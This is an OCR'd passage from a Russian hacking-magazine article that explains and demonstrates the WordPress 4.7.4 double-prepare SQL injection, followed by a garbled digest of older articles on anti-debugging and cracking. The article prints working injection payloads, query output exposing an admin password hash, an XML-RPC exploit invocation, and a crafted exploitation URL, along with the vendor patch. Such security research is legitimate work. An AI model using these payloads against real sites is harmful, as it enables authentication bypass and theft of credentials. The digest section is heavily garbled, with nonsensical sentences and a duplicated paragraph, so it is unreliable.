```
SELECT id, user_login, user_pass FROM $wpdb->users WHERE user_login =
 '%1$s' AND user_pass = %s
```

Таким образом, поле **user_login** после обработки примет то значение, которое мы передали в **user_login**. В результате выполнится такой вот запрос:

```
SELECT id, user_login, user_pass FROM wp_users WHERE user_login = '
test' AND user_pass = 'test'
```

Теперь с ним можно проворачивать всякие хитрые манипуляции. Например, есть интересный модификатор **%c**.

> *%c — аргумент трактуется как целое и выводится в виде символа с соответствующим кодом ASCII.*

```
print(sprintf('2 %c 2 = 4', 0x2b)); // 2 + 2 = 4
print(sprintf('2 %c 2 = 4', 43)); // 2 + 2 = 4
```

Этот модификатор обрабатывает и переданный параметр, подобно тому как **intval** обрабатывает строки. Если передать на вход строку, которая начинается с числа, то оно и будет использовано, а все, что не касается числовых данных, будет отброшено.

```
print(sprintf('2 %c 2 = 4', '43dropme')); // 2 + 2 = 4
```

Следующий пример уже ближе к нашему случаю.

```
print(sprintf('two + two = %s', 'four')); // two + two = four
print(sprintf('two %1$c two = %s', '43four')); // two + two = 43four
```

Строка **43** в ASCII дала знак плюс, а **four** был просто проигнорирован.

```
1) string(19) "user_login = '%1$s'"
2) SELECT id, user_login, user_pass FROM wp_users WHERE user_login = '%1$s' AND user_pass = '%2$s'
3) array(0) {
}
```

Манипуляции с плейсхолдерами функции sprintf

Теперь собираем все знания вместе для создания мегаэксплоита. Что нужно подставить вместо первого параметра, чтобы мы смогли управлять запросом?

```
SELECT id, user_login, user_pass FROM wp_users WHERE user_login = '
param1' AND user_pass = 'param2'
```

Например, можно экранировать кавычку при помощи добавления обратного слеша в первый параметр. Его код в десятичной системе — 92. Поэтому второй параметр должен начинаться с 92, а первый — использовать плейсхолдер **%1$c**.

```
1) string(19) "user_login = '%1$c'"
2) SELECT id, user_login, user_pass FROM wp_users WHERE user_login = '\' AND user_pass = '%2$s'
3) array(0) {
}
```

Модифицируем запрос при помощи %c

Выделенная часть запроса показывает в условие **user_login** из-за того, что мы заэкранировали закрывающую кавычку, которую добавил первый **prepare**.

```
user_login = '\' AND user_pass = '
```

Этот обратный слеш не будет экранирован функцией **mysql_real_escape_string** просто потому, что он появляется уже после ее отработки.

То, что мы передаем в параметр **pass**, теперь станет частью SQL-запроса. Такая вот инъекция. Осталось несколько проблем. Первая — незакрытая одинарная кавычка. Это на самом деле и не проблема вовсе: как вариант, мы можем ее отбросить, используя возможность комментирования в MySQL. Добавляем **#** в конец второго параметра.

```
1) string(19) "user_login = '%1$c'"
2) SELECT id, user_login, user_pass FROM wp_users WHERE user_login = '\' AND user_pass = '%2$s%1$c#'
3) array(0) {
}
```

Комментарии помогут отбросить ненужный хвост SQL-запроса

Вторая проблема посложнее и поинтересное — это валидность запроса. Сейчас он невалиден, потому что после строкового параметра сразу же идут числа. И вот тут дилемма: от этих чисел зависит результат работы плейсхолдера **%c** и, соответственно, иной всей операции по внедрению в запрос. Нам нужно найти такое значение, которое позволит провести инъекцию, но не будет делать запрос невалидным.

```
[root@localhost ~]# mysql -u root -p -D wordpress
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.0.95 Community Server (GPL)

Copyright (C) 2000, 2017, Oracle and/or Its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SELECT id, user_login, user_password FROM wp_users WHERE user_login = '\' AND user_pass = '92test;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '92test' at line 1
mysql>
```

Неверный синтаксис SQL-запроса после инъекции

Как в MySQL можно связать строку и идущее за ней числовое значение? Поскольку MySQL использует динамическую типизацию, тут могут помочь математические операции.

```
mysql> SELECT 'any'+92;
+-------+
| 'any' |
+-------+
|    92 |
+-------+
1 row in set, 1 warning (0.00 sec)

mysql> SELECT 'any'-92;
+-------+
| 'any' |
+-------+
|   -92 |
+-------+
1 row in set, 1 warning (0.00 sec)
```

Проводим математические операции над строками и числами в MySQL

Плейсхолдер **%c** из **sprintf** не против чисел со знаками и отлично с ними уживается.

```
print(sprintf('two %1$c two = %s', '+43four')); // two + two =
+43four
```

```
root@localhost~]#mysql -p -e "print(sprintf('two %1$c two = %s', '+43four').PHP_EOL.PHP_EOL)"
two + two = +43four
```

Использование целого со знаком в модификаторе %c

Теперь все составляющие успешной атаки у нас на руках и можно пускать их в ход.

```
mysql> SELECT id, user_login, user_pass FROM wp_users WHERE user_login = '\' AND user_pass = '92 OR 1;
+----+------------+------------------------------------+
| id | user_login | user_pass                          |
+----+------------+------------------------------------+
| 1 | admin      | $P$BeyX6HV3Eu9YbcZXHYOKcdO9eZ133Q. |
+----+------------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Делаем валидный запрос путем сложения строк с числами

В качестве первого параметра указываем **%1$c**, а в качестве второго — солянку типа **+92 OR 1#**.

```
1) string(19) "user_login = '%1$c'"
2) SELECT id, user_login, user_pass FROM wp_users WHERE user_login = '\' AND user_pass = '+92 OR 1#'
3) array(1) {
  [0]=>
  object(stdClass)#303 (3) {
    ["id"]=>
    string(1) "1"
    ["user_login"]=>
    string(5) "admin"
    ["user_pass"]=>
    string(34) "$P$BeyX6HV3Eu9YbcZXHYOKcdO9eZ133Q."
  }
}
```

Успешная SQL-инъекция в WordPress через двойной prepare

Вуаля! Мы обошли авторизацию и успешно заинъектились в запрос.

То же самое можно проверить и с использованием отрицательного числа. Суть это не меняет, просто интересная особенность. Кто знает — вдруг она тоже пригодится.

ASCII — однобайтовая кодировка, которая и будет применяют значение от 0 до 255. Поэтому числа, не входящие в диапазон от 0 до 255, приводятся к нему. Если указать число больше 255, то из него нужно вычесть 256, чтобы узнать, какой символ вернет **%c** после обработки. К отрицательному числу, наоборот, нужно прибавить 256, чтобы узнать, какому символу соответствует данный код. Для обратной процедуры знаки операций, разумеется, следует поменять. Например, 43 в десятичной системе — это **+**, соответственно, числа 299 (43+256) и -213 вернут тот же самый символ.

```
print(sprintf('2 %c 2 = 4', 299')); // 2 + 2 = 4
print(sprintf('2 %c 2 = 4', '-213')); // 2 + 2 = 4
```

```
root@localhost]~]#mysql -p -e "var_dump(sprintf('2 %c 2 = 4', '299'));"
string(19) "2 ,  2 = 4"
root@localhost]~]#mysql -p -e "var_dump(sprintf('2 %c 2 = 4', '-213'));"
string(19) "2 +  2 = 4"
root@localhost]~]#mysql
```

Особенности работы плейсхолдера %c из sprintf

Поэтому второй параметр из эксплоита преобразуется в такой вид: **-164 OR 1#**.

```
1) string(19) "user_login = '%1$c'"
2) SELECT id, user_login, user_pass FROM wp_users WHERE user_login = '\' AND user_pass = '-164 OR 1#'
3) array(1) {
  [0]=>
  object(stdClass)#303 (3) {
    ["id"]=>
    string(1) "1"
    ["user_login"]=>
    string(5) "admin"
    ["user_pass"]=>
    string(34) "$P$BeyX6HV3Eu9YbcZXHYOKcdO9eZ133Q."
  }
}
```

Еще один вариант SQL-инъекции в WordPress через двойной prepare

Продолжение статьи →

# ПРИГОТОВЬСЯ К ИНЪЕКЦИИ!

РАСКРУЧИВАЕМ УЯЗВИМОСТИ В WORDPRESS, ПРЕПАРИРОВАВ МЕТОД PREPARE

## ДРУГОЙ ВАРИАНТ ЭКСПЛУАТАЦИИ

Существует и еще один вариант эксплуатации двойного **prepare**. На этот раз плагин содержит вот такой кусок кода.

```
$prepared_creds = $wpdb->prepare("user_login = %s AND user_pass = %s"
, $_GET['login'], $_GET['pass']);
print_r( $prepared_creds.PHP_EOL );
$sql = "SELECT id, user_login, user_pass FROM $wpdb->users WHERE
$prepared_creds AND user_status = %d";
$prepared_sql = $wpdb->prepare($sql, 0);
print_r( $prepared_sql.PHP_EOL );
var_dump( $wpdb->get_results( $prepared_sql ) );
```

Здесь уже не получится воспользоваться трюком из предыдущего раздела, потому что логин и пароль обрабатываются вместе, одним **prepare**, а параметрами второго мы манипулировать не можем, так как он не принимает юзердату.

Чтобы разрешить эту проблему, нужно еще немного изучить особенности обработки плейсхолдеров. Из документации ты можешь узнать алгоритм, по которому они ищутся в строке. Сейчас нас интересует только то, что после **%1$** совсем необязательно должен сразу идти тип (**%s**, **%d** и так далее), там также могут быть указаны модификаторы заполнения, выравнивания, ширины, да и сам модификатор типа может быть указан несущественующий. Например, рассмотрим такой вот код:

```
var_dump(sprintf('%A bottles', '1337')); // string(8) " bottles"
```

Так как типа **A** не существует, вместо него не выводится ничего. И пример номер два:

```
var_dump(sprintf('% bottles', '1337')); // string(17) "101001
11001ottles"
```

Знак процента сообщил парсеру, что дальше начинается описание плейсхолдера. После символа пробела он натыкается на **b**, а это модификатор типа, который означает, что переданный аргумент будет трактоваться как целое и выводиться в виде двоичного числа. Что и можно наблюдать в возвращаемой строке. К слову сказать, пробелов может быть любое количество, они просто отбрасываются.

```
var_dump(sprintf('%      bottles', '1337')); // string(17) "101001
11001ottles"
```

Теперь немного о выравнивании и ширине. Мы можем задавать минимальную длину строки, которую будет возвращать функция **sprintf**. Если длина результирующей строки меньше указанной, то она дополняется определенными символами. По умолчанию — пробелами с левой стороны. Для указания минимальной длины нужно добавить целое числовое значение прямо перед модификатором типа.

```
var_dump(sprintf('%       50snakes', '1337')); // string(55)
"                                                  1337nakes"
```

Обрати внимание, что для парсера этот модификатор выглядит как **%50s**, а **nakes** — это уже просто строка. То есть буква **s** из слова **snakes** выступила в роли модификатора типа.

Надеюсь, пока все понятно. Дальше задаем символ, который будет использоваться для добивания строки до указанной длины. Это можно сделать с помощью одинарной кавычки, после которой идет нужный символ.

```
var_dump(sprintf('%     \'#50snakes', '1337')); // string(55)
"##################################################1337nakes"
```

Перед всей структурой плейсхолдера может стоять сколько угодно пробелов, но она целиком должна находиться в одном месте. Разумеется, все то же самое актуально и для нумерованных плейсхолдеров.

```
var_dump(sprintf('%1$     \'#50snakes', '1337')); // string(55)
"##################################################1337nakes"
```

```
MINGW64:/c
root@7c9e1a52ffac1:/tmp# php -r 'var_dump(sprintf("%A bottles", '1337'));'
string(8) " bottles"
root@7c9e1a52ffac1:/tmp# php -r 'var_dump(sprintf("% bottles", '1337'));'
string(17) "101001101001ottles"
root@7c9e1a52ffac1:/tmp# php -r 'var_dump(sprintf("%      bottles", '1337'));'
string(17) "101001101001ottles"
root@7c9e1a52ffac1:/tmp# php -r 'var_dump(sprintf("%       50snakes", '1337'));'
string(55) "                                                  1337nakes"
root@7c9e1a52ffac1:/tmp# php -r 'var_dump(sprintf("%     \'#50snakes", '1337'));'
string(55) "##################################################1337nakes"
root@7c9e1a52ffac1:/tmp# php -r 'var_dump(sprintf("%1$     \'#50snakes", '1337'));'
string(55) "##################################################1337nakes"
root@7c9e1a52ffac1:/tmp#
```

Еще несколько особенностей использования плейсхолдеров в sprintf!

Теперь возвращаемся к коду WP. Нас интересует строка 1308.

### /wp-includes/wp-db.php

```
1308:       $query = preg_replace( '|(?<!%)%s|', "'%s'", $query );
// quote the strings, avoiding escaped strings like %%s
```

Все **%s** в переданной строке оборачиваются в одинарные кавычки, кроме **%%s**. Значит, если мы передадим конструкцию вида **%1$%s**, в результате она будет выглядеть как **%1$'%s'**. А при повторной обработке методом **prepare** функция **vsprintf** воспримет эту часть как целый плейсхолдер, где

- %1$ — номер атрибута, который нужно подставлять;
- ' % — символ, которым нужно будет дополнить строку, если она будет меньше указанной длины. В данном случае этим символом становится %;
- s — модификатор типа атрибута. В данном случае строка.

В итоге у нас осталась лишняя одинарная кавычка, которая в результате и попадает в запрос. Рассмотрим на нашем примере. В параметре «логин» отправим **%1$%s**. После первого **prepare** мы получаем условие **user_login = '%1$%s' AND user_pass = 'idontknow'**. Во втором **prepare** получится такой запрос:

```
SELECT id, user_login, user_pass FROM wp_users WHERE user_login = '%1
$'%s'' AND user_pass = 'idontknow' AND user_status = %d
```

После **vsprintf** он примет окончательный вид:

```
SELECT id, user_login, user_pass FROM wp_users WHERE user_login = '0'
' AND user_pass = 'idontknow' AND user_status = 0
```

Если заглянуть в документацию MySQL, то можно узнать, что две идущие подряд одинарные кавычки в строке, которая обернута в одинарные кавычки, преобразуются в одну (так как первая экранирует вторую).

There are several ways to include quote characters within a string:

- A ' inside a string quoted with ' may be written as ''.
- A " inside a string quoted with " may be written as "".
- Precede the quote character by an escape character (\).
- A ' inside a string quoted with " needs no special treatment and need not treatment.

The following select statements demonstrate how quoting and escaping work

```
mysql> SELECT 'hello', '""hello""', '''hello''', '\'\'lo';
+-------+-----------+-----------+--------+
| hello | ""hello"" | 'hello' | ''lo |
+-------+-----------+-----------+--------+
```

Выдержка из документации MySQL о строках и использовании кавычек в них

Говоря проще, в нашем примере из таблицы будут выбираться записи, у которых поле **user_login = '0' AND user_pass = ''**.

```
1x6 SELECT * FROM wp_users WHERE user_login = '0' AND user_pass = '' OR 1=1#' AND user_status = 0
array(1) {
  [0]=>
  object(stdClass)#4 (5) {
    ["ID"]=>
    string(1) "1"
    ["user_login"]=>
    string(5) "admin"
    ["user_pass"]=>
    string(34) "$P$BnjqGmK3Eu0ezZHH3KuBdWnGZ0Ug."
```

Еще один вариант внедрения в запрос при использовании двух методов prepare

Все, что осталось сделать, — это превратить запрос в валидный. Тут все очень просто — обычная инъекция.

```
1x6 SELECT * FROM wp_users WHERE user_login = '0' AND user_pass = '' OR 1=1#' AND user_status = 0
array(1) {
  [0]=>
  object(stdClass)#4 (5) {
    ["ID"]=>
    string(1) "1"
    ["user_login"]=>
    string(5) "admin"
    ["user_pass"]=>
    string(34) "$P$BnjqGmK3Eu0ezZHH3KuBdWnGZ0Ug."
```

И еще один вариант SQL-инъекции в WordPress через двойной prepare

Здесь притаился еще один способ эксплуатации. На самом деле в качестве первого параметра (login) нам достаточно просто передать **%1$**, чтобы тригернуть уязвимость. Тогда после первого **prepare** получаем условие **user_login = '%1$' AND user_pass = 'OR+1#'**, где

- %1$ — номер атрибута, который нужно подставлять;
- ' — символ, которым нужно будет дополнить строку, если она будет меньше указанной длины;
- A — модификатор типа атрибута.

Модификатор типа получается невалидным, и весь плейсхолдер **%1$' A** просто выбрасывается. Это значит, что мы избавились от кавычки, в результате к БД уходит такой запрос:

```
SELECT id, user_login, user_pass FROM wp_users WHERE user_login = 'ND
user_pass = 'OR+1#' AND user_status = 0
```

```
1x6 SELECT * FROM wp_users WHERE user_login = 'ND' AND user_pass = 'OR+1#' AND user_status = 0
array(1) {
  [0]=>
  object(stdClass)#4 (5) {
    ["ID"]=>
    string(1) "1"
    ["user_login"]=>
    string(5) "admin"
    ["user_pass"]=>
    string(34) "$P$BnjqGmK3Eu0ezZHH3KuBdWnGZ0Ug."
```

Очередной вариант SQL-инъекции в WordPress через двойной prepare

Продолжение статьи →


# ПРИГОТОВЬСЯ К ИНЪЕКЦИИ!

РАСКРУЧИВАЕМ УЯЗВИМОСТИ В WORDPRESS, ПРЕПАРИРОВАВ МЕТОД PREPARE

## PROOF OF CONCEPT

Переходим к реальным эксплоитам. Чтобы обнаружить потенциально уязвимые участки, нам нужно прочесать исходники WordPress на предмет использования двойного **prepare**. Это можно сделать любым удобным способом, я выбрал статический анализатор исходных кодов Checkmarx. Он, конечно, топорный и уголовать, зато в нем реализован собственный скриптовый язык CxQL, который позволяет выполнять гибкий поиск по исходникам. Небольшой скриптик поможет найти интересные места для дальнейшего анализа.

```
CxList prepare = All.FindByMemberAccess("*", "prepare");
CxList influ = All.InfluencedBy(prepare);
result = prepare.FindByParameters(influ);
```



Использование анализатора исходников Checkmarx для поиска потенциально уязвимых мест в WordPress

Среди кучи ложных находок мы натыкаемся на интереснейшую функцию **delete_metadata**, она удаляет метаданные, которые относятся к различным объектам CMS: комментариям, аттачам, постам и подобным вещам.

```
/wp-includes/wp-db.php
287: /**
288:  * Delete metadata for the specified object.
...
306:  */
307: function delete_metadata($meta_type, $object_id, $meta_key, $
meta_value = '', $delete_all = false) {
...
366:     if ( $delete_all ) {
367:         $value_clause = '';
368:         if ( '' != $meta_value && null != $meta_value && false
!= $meta_value ) {
369:             $value_clause = $wpdb->prepare( " AND meta_value =
%s", $meta_value );
370:         }
371:
372:         $object_ids = $wpdb->get_col( $wpdb->prepare( "SELECT
$type_column FROM $table WHERE meta_key = %s $value_clause", $
meta_key ) );
373:     }
```

Как видишь, когда переменная **$delete_all** установлена, выполняется кусок кода, в котором имеется двойное использование метода **prepare**. Первое — в строке 369, второе — в строке 372, с уже обработанными данными **$value_clause**.

По умолчанию **$delete_all** объявляется как false, поэтому ищем все места, где используется функция **delete_metadata** с пятым аргументом, установленным в **true**. Также должно выполняться условие из строки 369: четвертый аргумент **$meta_value != ''**. Подходящий вызов есть в методе **wp_delete_attachment**.

```
/wp-includes/wp-db.php
4839: /**
4840:  * Trash or delete an attachment.
...
4857:  */
4858: function wp_delete_attachment( $post_id, $force_delete = false
) {
...
4892:     // Delete all for any posts.
4893:     delete_metadata( 'post', null, '_thumbnail_id', $post_id,
true );
```

Из названия и описания становится понятно, за какую часть в системе она отвечает.

Метатег **_thumbnail_id** хранится в базе, он отвечает за привязку обложки к записи. Поэтому нужно его сначала как-то туда записать. Для этого понадобится пользователь с правами, позволяющими загружать и удалять медиафайлы, например **author**. Далее алгоритм такой:


- заходим от пользователя;
- загружаем картинку и запоминаем ее ID;
- создаем запись в блоге и выбираем нашу картинку как обложку (ее ID запишется в метатег _thumbnail_id);
- сохраняем и запоминаем ID созданной записи.

Далее нужно изменить значение созданного метатега и записать туда пейлоад. Сделать это не так-то просто. Требуется плагин для экспорта и импорта записей либо нужно воспользоваться багом в XML-RPC API, который присутствует в версиях WP 4.7.4 и ниже. Ого, так ведь у нас как раз 4.7.4!

Уязвимость заключается в том, что из-за некорректной фильтрации пользовательских данных с помощью XML-RPC API можно записывать невалидные данные в параметры объектов CMS. Эксплоит можешь скачать у меня в репозитории.

Итак, мы загрузили картинку и создали новый пост, их ID равны 5 и 6 соответственно. Теперь дело за сплоитом.

```
php xmlrpc_exploit.php http://wp.visualhack/xmlrpc.php author qazwsx
edc 6 5 sqli_here
```




Используем XML-RPC-эксплоит для записи нужного пейлоада в _thumbnail_id

Он успешно отработал, и в таблице теперь находится нужное нам значение. Осталось выполнить пейлоад, для этого нужно получить CSRF-токен **_wpnonce** на страницы **http://wp.visualhack/upload.php**, а затем перейти по ссылке

```
view-source:http://wp.visualhack/wp-admin/upload.php?_wpnonce=912f84
726f&_wp_http_referer=%2Fwp-admin%2Fupload.php&action=delete&
mode=list&media[]=5 %1%s sqli_here
```

В качестве параметра **media[]** указываем то значение, которое записывали в _thumbnail_id.



Успешная эксплуатация WordPress 4.7.4 через удаление аттача

Мы успешно вклинились в запрос, дальше уже тебе решать, как использовать эту инъекцию.

## ПАТЧ

Как ты понимаешь, эта проблема была быстро устранена и для всех последних веток CMS существует патч. Вот, например, коммит с исправлением уязвимости в версии 4.8.2. Добавлена еще одна замена по регулярному выражению, призванная экранировать все типы, которые не входят в белый список d, s и F (целые, строки и числа с плавающей точкой).

```
/wp-includes/wp-db.php
1318: $query = preg_replace( '/%(?:%|$|([^d%F]))?/', '%%\\1', $query )
; // escape any unescaped percents
```

На официальной странице документации метода **prepare** указано, что поддерживаются только эти типы.

> *This function only supports a small subset of the sprintf syntax; it only supports %d (integer), %f (float), and %s (string). Does not support sign, padding, alignment, width or precision specifiers. Does not support argument numbering/swapping.*

Только вот кто читает документацию? В результате перестали работать тысячи плагинов. Писали даже о количестве строк, которые некорректно отрабатывали после патча, — 1,2 миллиона. Поэтому владельцы сайтов и девелоперы плагинов нехило вспошлепались и начали просить, чтобы все вернули как было. Однако разработчики WordPress ответили отказом: они не будут добавлять поддержку недокументированных типов переменных.

На эту проблему обратил внимание исследователь безопасности Энтони Феррара (Anthony Ferrara), который выяснил, что фикс, выпущенный разработчиками, не устраняет уязвимость полностью. Хотя Феррара предоставил PoC-эксплоит, команда WordPress не торопилась что-то делать. О том, как в течение полутора месяцев Энтони пытался убедить разработчиков принять меры, ты можешь прочитать у него в блоге.


Свой эксплоит Феррара ещё не выложил в паблик, но мы с нетерпением будем его ждать, чтобы разобраться в деталях. В блоге есть некоторые намеки на то, где можно поискать проблему. Дерзай, возможно, ты найдешь уязвимое место и напишешь свой эксплоит.

В любом случае еще один фикс был выпущен, и пользователи получили полностью переработанный механизм плейсхолдеров. Быть может, пора бы уже переходить на PDO?

Ещё хотелось бы добавить: если ты сам пишешь что-нибудь, используя код WP, то возьми за правило никогда (!) не использовать метод **prepare** для тех данных, которые уже были им обработаны. К тому же существуют функции и фильтры, которые могут содержать в себе этот метод, так что будь начеку. Кто знает, какие еще проблемы всплывут в реализации нового алгоритма **prepare**.

Все упомянутые в статье тестовые скрипты и эксплоит ты всегда сможешь найти в моем репозитории.

## ВИДЕО С ДЕМОНСТРАЦИЕЙ УЯЗВИМОСТИ




VISUALHACK#22 WordPress 4.7.4 double prepare SQL injection

## ВЫВОДЫ

Эта фундаментальная уязвимость присутствовала в коде на протяжении многих лет — начиная с версии 2.3.0. Стандарты безопасности и их реализации очень сильно меняются с течением времени и развитием технологий. То, что казалось безопасным вчера, сегодня может быть с легкостью скомпрометировано. Нужно следить за потоком и вовремя моменты, когда пора прекращать цепляться за старое и смотреть на новые методы — те, которые отвечают текущим критериям безопасности

# АЛМАЗНЫЙ ФОНД «ХАКЕРА»

САМЫЕ КРУТЫЕ МАТЕРИАЛЫ ОБ УЯЗВИМОСТЯХ И MALWARE ЗА ПОЛГОДА

Иногда мы, редакторы и авторы журнала «Хакер», сами читаем журнал «Хакер». Нет, ну то есть мы постоянно это читаем :), но иногда случается такое, что, разрабатывая новые темы, гуглим что-нибудь интересненькое, натыкаемся на нужную статью, читаем ее с огромным удовольствием и вдруг понимаем, что... это же мы ее и делали, причем, скажем, всего пару лет назад. И при этом материал по-прежнему остается современным! И действительно, несмотря на все доминирующие нашей отрасли, существует определенная классика, и практически каждые, которые были актуальны, остаются и сейчас. Вот в будущем-то еще ещё интересней!

В общем, мы решили прошерстить все выпуски и сделать для тебя подборку самых интересных материалов, которые ты, в принципе, мог и пропустить. Как говорится, от серединки нечитаной журнала — для передовых читателей журнала (и что, я как раз такой — и много все подряд, и 2000 года помнить достаёт, с нетерпением и гордостью) — Прим. ред.):

### БИБЛИОТЕКА АНТИОТЛАДЧИКА

Перед нами небольшой гайд по технологии антиотладки приложений. Несмотря на то что статьи довольно старые по объему, она очень качественно описывает технологии антиотладки, которые, в принципе, не изменились с момента выхода для использования можно брать и сейчас. Но есть большое «но». Первое: поскольку прошло время, расстояние примеры кода, описанные материалы и фактов. В общем, автор мне тоже напишет, скажет: в заключение такие проверки внесены авторами антивируса в версии Windows, Windows Server, которые были актуальны, сейчас в Windows 2k Prim. Вторая вещь ещё интересней:

В общем, мы решили прошерстить все выпуски и сделать для тебя подборку самых интересных материалов, которые ты, в принципе, мог и пропустить. Как говорится, от серединки нечитаной журнала — для передовых читателей журнала (и что, я как раз такой — и много все подряд, и 2000 года помнить достаёт, с нетерпением и гордостью) — Прим. ред.):

### АНТИОТЛАДОЧНЫЕ ТРЮКИ

В материале рассматриваются методы использования особенностей выполнения машинного кода для противодействия отладке. В частности, API-фунции (Kernel, Win32 Time Stamp Counter и особенности реализации на процессорах Intel и AMD. Рассказывается про реализацию некоторых инструкций процессоров, позволяющие создавать антиотладочные методы, обойти которые при отсутствии новых данных.

Скачать PDF

### VEH В WINDOWS X64. УСЛОЖНЯЕМ АНАЛИЗ КОДА С ПОМОЩЬЮ ВЕКТОРНОЙ ОБРАБОТКИ ИСКЛЮЧЕНИЙ

Быть может, тебе уже доводилось читать об обработке исключений в x64. Ну, в всем нет, это сложно как раз для тебя! Опасаешься и теории и практика использования векторной обработки исключений в операционных системах Windows x64? Не волнуйся. Предусмотренные информация довольно редкая и почти не имеет аналогов в программистской русскоязычной литературе.

Скачать PDF

### ОТЛАДКА VS ЗАЩИТА. ПРОСТЫЕ СПОСОБЫ СЛОЖНОЙ ОТЛАДКИ

По понятным причинам, защищенный от копирования технологией Starforce приложение отлаживать — ой как сложно. Но, если знать некоторые технологии — отладчики некоторыми видами защиты нейтрализовать, не отключаясь при первом рассекречивании и оценкой. Это есть небольшой, но полезный экскурс в мир противостояния (разрыв мозгов) и отладчиков. Ты сможешь узнать подробности о технологиях работы и перехого и отладки.

Скачать PDF

### ВУРИМ ВДРО WINDOWS. KERNEL POOL OVERFLOW — ОТ ТЕОРИИ К ПРАКТИКЕ

Ядро Windows можно было сравнимо несложным для хакера, особенно если знать, что ядро Windows — это обычная программа, которая имеет свои ошибки. Автор рассказывает о том, как можно просмотреть/проверить уязвимости ядра сохраненных NT-систем путем манипуляций со стандартными пакетами. Прочитав материал, ты сможешь самостоятельно проверить свои системы на предмет наличия подобных уязвимостей.


Скачать PDF

### КРЯК БЕЗ ДИЗАССЕМБЛЕРА

Статья легендарного Крака Кастерсон. Универсальный взлом пиратных программ. В тебе установлен пиратный шарлатан? Тращать денег жалко. Ты не знаешь как обойти? Ты не знаешь использовать, не знаешь работы с отладчиком, не результатного поиска. Прочитывай «крякстерпиратный» метод — Прим. ред.

Скачать PDF

### ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ



Еще одна статья Крака Кастерсон. На этот раз он рассказывает, какой софт и для каких целей понадобится, если ты хочешь решить взлом за два последующих по то что нежелаю можно второй этого PDF или для чтобы, чтобы, и русскоязычная и остается актуальным и всеобобщаемым по сей день!

Скачать PDF

### ДИЗАССЕМБЛИРОВАНИЕ C# ПРОГРАММ СТ А ДО Z

Язык программирования C# активно продвигается Microsoft. А платформа NET предоставляет набирающий масштаб. Поэтому, неудивительно, что довольно много программ компилируется именно на этом языке. В статье рассмотрены основные приемы дизассемблирования и отладки приложений C#. Для обзора, читать и тянь, и, если, могло случаи не дойти. Для тебя. Ты сможешь, в нетрадиционно своего собственного сознания

Скачать PDF

### ВИРТУАЛЬНАЯ ОТЛАДКА



Отладка кода реальных ядра существенно сложнее, чем отладка обычных программ. Она и понятно: если для отладки пользовательского кода ты можешь, например, использовать отладчик, например, выгнать в Visual Studio или в IDA, то для отладки кода реальных ядра требуется отладчиков. В статье дан целиком описание отладчиков ядра Windows и использования «Жаба» Linux с подробного гайда на русском языке и еще не встречал.

Скачать PDF

### УБИТЬ DEP'А. ТЕОРИЯ И ПРАКТИКА ОБМАНА HARDWARE-DEP

DEP, по мне Data Execution Prevention, — это механизм, предназначенный разработчиками Microsoft для защиты памяти сайта ОС от выполнения конкретного кода, который чаще всего применяется для эксплуатации уязвимостей или информационных целей вашего взлома жертвы. Понимая сохранного DEP'а и соединяемых вопросы выдачи фундаментальных контроля на аппаратном уровне. Механизм заложен аппаратно. Но работает не значит неуязвимый. В статье автор на реальных примерах показывает о DEP на аппаратном уровне и как на его основе можно.

Скачать PDF

### РУТКИТЫ — БОЙ!

Рутиты, как известно, очень коварные и опасные вещи. С помощью того дискутировать сложно, но, если ты хочешь, то можно. Рутиты — это такие вирусы, которые заняли свое место в ядре ОС. Для борьбы с ними и государственно-ведомственных ресурсов, которые сохранили

← НАЧАЛО СТАТЬИ

# АЛМАЗНЫЙ ФОНД «ХАКЕРА»

## САМЫЕ ЖУТКИЕ МАЛВАРЫ ПО РЕВЕРСИНГУ И MALWARE ЗА ТРИ ГОДА

### ОБХУДАТЬ WINDBG. ПРОСТЫЕ ПРИЕМЫ СЛОЖНОГО ОТЛАДЧИКА

И снова тема отладки. На доке для препарирования — WinDbg, мощный отладчик для ядра и приложений и дизассемблер. И данная тема российско актуальна для ревверсов, которым пришлось полностью или частично перейти на 64-битные платформы. Вроде, по сути, ни один имеющийся x64 отладчик не способен сравниться с WinDbg по возможностям, так что в статье рассмотрим основные фишки 64-битной версии Windows. Но и обладателям 32-битных систем обнаружить для себя интересную информацию.

Скачать PDF

### ДРАЙВЕРЫ АНТИВИРУСОВ — ИСТОЧНИК ЗЛА. УЯЗВИМОСТИ В ДРАЙВЕРАХ ПРОКЛЯТЫХАЙТИ ЗАЩИТ

Из теории кодоисцелительства известно, что большое количество программ, предназначенных для антивирусной защиты, использует драйверы ремнека ядра в Windows как «свою» для доступа в более привилегированный режим — ring 0. Это класс PID, к которому можно отнести антивирусы, межсетевые экраны, HIPS и Host Intrusion Prevention System) и популярные ныне программы класса internet security. Но, как показывает практика, многие из них содержат ошибки и в большинстве антивирусных компаний на драйверы не тестируют. Выход прост: драйверы антивирусов — лакомый кусочек для хакеров. Автор описывает, какие есть проблемы в современных драйверах защиты PC, и показывает, как их можно успешно проэксплуатировать. Вот материалы была для исследователей багов и разработчиков эксплоитов!

Скачать PDF

### АССЕМБЛЕРОМ ПО ЭВРИСТИКЕ. НАКОРМИВАЕМ AVG, AVAST, CLAMAV, PANDA, COMODO: ПРОСТО, ЭФФЕКТИВНО И БЕЗ ИЗВРАЩАНИЙ

